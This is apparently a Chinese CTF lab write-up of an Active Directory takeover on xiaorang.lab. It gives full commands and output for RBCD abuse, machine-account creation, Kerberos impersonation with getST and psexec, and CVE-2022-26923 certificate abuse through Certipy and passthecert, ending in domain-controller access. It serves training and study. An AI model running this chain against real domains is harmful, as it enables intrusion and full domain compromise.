
PS C:\Users\lixiuying\Desktop>$SD = New-Object Security.AccessControl.RawSecurityDescriptor -ArgumentList "O:BAD:(A;;CCDCLCSWRPWPDTLOCRSDRCWDWO;;;S-1-5-21-3745972894-1678056601-2622918667-1147)";$SDBytes = New-Object byte[] ($SD.BinaryLength);$SD.GetBinaryForm($SDBytes, 0);Get-DomainComputer XR-0687 | Set-DomainObject -Set @{'msds-allowedtoactonbehalfofotheridentity'=$SDBytes} -Verbose
详细信息: [Get-DomainSearcher] search string: LDAP://XR-DC01.xiaorang.lab/DC=xiaorang,DC=lab
详细信息: [Get-DomainObject] Get-DomainObject filter string:
(&(|(distinguishedname=CN=XR-0687,CN=Computers,DC=xiaorang,DC=lab)))
详细信息: [Set-DomainObject] Setting 'msds-allowedtoactonbehalfofotheridentity' to '1 0 4 128 20 0 0 0 0 0 0 0 0 0 0 0
36 0 0 0 1 2 0 0 0 0 0 5 32 0 0 0 32 2 0 0 2 0 44 0 1 0 0 0 0 0 36 0 255 1 15 0 1 5 0 0 0 0 0 5 21 0 0 0 158 2 71 223
153 28 5 100 11 144 86 156 123 4 0 0' for object 'XR-0687$'
PS C:\Users\lixiuying\Desktop>
后面这里老出现票据过期或者连不上的问题,后面查看才知道,是我忘记清理过去的票据了,忘了导入新生成的票据了!于是又重新添加了一个机器账号
┌──(root㉿kali)-[/home/kali/Desktop/impacket-master/examples]
└─# proxychains addcomputer.py xiaorang.lab/lixiuying:'winniethepooh' -dc-ip 172.22.15.13 -dc-host xiaorang.lab -computer-name 'TEST$' -computer-pass 'P@ssw0rd'

[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
/usr/local/bin/addcomputer.py:4: DeprecationWarning: pkg_resources is deprecated as an API. See https://setuptools.pypa.io/en/latest/pkg_resources.html
  __import__('pkg_resources').run_script('impacket==0.14.0.dev0', 'addcomputer.py')
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[proxychains] Strict chain  ...  39.107.115.191:5555  ...  172.22.15.13:135  ...  OK
[proxychains] Strict chain  ...  39.107.115.191:5555  ...  172.22.15.13:445  ...  OK
[*] Successfully added machine account TEST$ with password P@ssw0rd.
这里我双传了其他的机器账户名称,要在重新查看一下SID(忘了截图了)
手动写RDBC,让TEST$ 可以 impersonate 任意用户 → XR-0687
然后我们可以进一步获取管理员票据
proxychains getST.py xiaorang.lab/'TEST$':'P@ssw0rd' -spn cifs/XR-0687.xiaorang.lab -impersonate Administrator -dc-ip 172.22.15.13
然后导入票据
export KRB5CCNAME=Administrator@cifs_XR-0687.xiaorang.lab@XIAORANG.LAB.ccache
最后
┌──(root㉿kali)-[/home/kali/Desktop/impacket-master/examples]
└─# proxychains psexec.py administrator@XR-0687.xiaorang.lab -k -no-pass -dc-ip 172.22.15.13

[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
/usr/local/bin/psexec.py:4: DeprecationWarning: pkg_resources is deprecated as an API. See https://setuptools.pypa.io/en/latest/pkg_resources.html
  __import__('pkg_resources').run_script('impacket==0.14.0.dev0', 'psexec.py')
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[proxychains] Strict chain  ...  39.107.115.191:5555  ...  172.22.15.35:445  ...  OK
[*] Requesting shares on XR-0687.xiaorang.lab.....
[*] Found writable share ADMIN$
[*] Uploading file xkjyAHTS.exe
[*] Opening SVCManager on XR-0687.xiaorang.lab.....
[*] Creating service ysdC on XR-0687.xiaorang.lab.....
[*] Starting service ysdC.....
[proxychains] Strict chain  ...  39.107.115.191:5555  ...  172.22.15.35:445  ...  OK
[proxychains] Strict chain  ...  39.107.115.191:5555  ...  172.22.15.35:445  ...  OK
[!] Press help for extra shell commands
[proxychains] Strict chain  ...  39.107.115.191:5555  ...  172.22.15.35:445  ...  OK
[-] Decoding error detected, consider running chcp.com at the target,
map the result with https://docs.python.org/3/library/codecs.html#standard-encodings
and then execute smbexec.py again with -codec and the corresponding codec
Microsoft Windows [�汾 10.0.20348.1668]

[-] Decoding error detected, consider running chcp.com at the target,
map the result with https://docs.python.org/3/library/codecs.html#standard-encodings
and then execute smbexec.py again with -codec and the corresponding codec
(c) Microsoft Corporation����������Ȩ����


C:\Windows\system32> type C:\Users\Administrator\flag\flag03.txt
  __ _            __ ____
 / _| |__ _ __ _ /  \__ /
|  _| / _` / _` | () |_ \
|_| |_\__,_\__, |\__/___/
           |___/

flag03: flag{ecef71d7-5dc7-4163-b8ea-83f205864e7a}
信任链
XR-0687 信任 TEST$
        ↓
KDC 信任 XR-0687 的设置
        ↓
KDC 发 Administrator 的服务票据
最后一个flag,题目考点只有AD CS
查看可利用证书模版
proxychains certipy-ad find -u 'lixiuying@xiaorang.lab' -p 'winniethepooh' -dc-ip 172.22.15.13 -vulnerable -stdout
ESC8但是难打,去看了wp才知道是CVE-2022-26923
proxychains certipy account create -user 'TEST2$' -pass 'P@ssw0rd' -dns XR-DC01.xiaorang.lab -dc-ip 172.22.15.13 -u lixiuying -p 'winniethepooh'
在 AD环境里用 Certipy 创建一个新的计算机账户(普通域用户默认可以创建最多 10 台机器账户)
用刚创建的机器账户向AD CS申请一张机器证书
proxychains certipy req -u 'TEST2$@xiaorang.lab' -p 'P@ssw0rd' -ca 'xiaorang-XR-CA-CA' -target 172.22.15.18 -template 'Machine'
但是
proxychains certipy auth -pfx xr-dc01.pfx -dc-ip 172.22.15.13
遇到KDC_ERR_PADATA_TYPE_NOSUPP报错问题,域控不支持当前的预认证类型
利用证书请求(PKINIT)但是不认此证书或者不支持此认证方式,可尝试另一种认证方式Schannel
通过 Schannel 将证书传递到 LDAPS, 修改 LDAP 配置 进而获得域控权限
把pfx导出为.key 和.crt 两个文件
openssl pkcs12 -in xr-dc01.pfx -nodes -out test.pem
openssl rsa -in test.pem -out test.key
openssl x509 -in test.pem -out test.crt
无密码
proxychains python3 passthecert.py -action whoami -crt test.crt -key test.key -domain xiaorang.lab -dc-ip 172.22.15.13
用证书直接去认证域控,然后执行一个 LDAP 操作(whoami)来验证你现在是谁
proxychains python3 passthecert.py -action write_rbcd -crt test.crt -key test.key -domain xiaorang.lab -dc-ip 172.22.15.13 -delegate-to 'XR-DC01$' -delegate-from 'TEST2$'
用证书登录AD,然后给DC写 RBCD权限(msDS-AllowedToActOnBehalfOfOtherIdentity),也就是允许我们的TEST2$可以冒充任何用户访问 XR‑DC01即实现域控
最后我们申请票据
proxychains getST.py xiaorang.lab/'TEST2$':'P@ssw0rd' -spn cifs/XR-DC01.xiaorang.lab -impersonate Administrator -dc-ip 172.22.15.13
然后导入票据后连接

proxychains python3 psexec.py Administrator@XR-DC01.xiaorang.lab -k -no-pass -dc-ip 172.22.15.13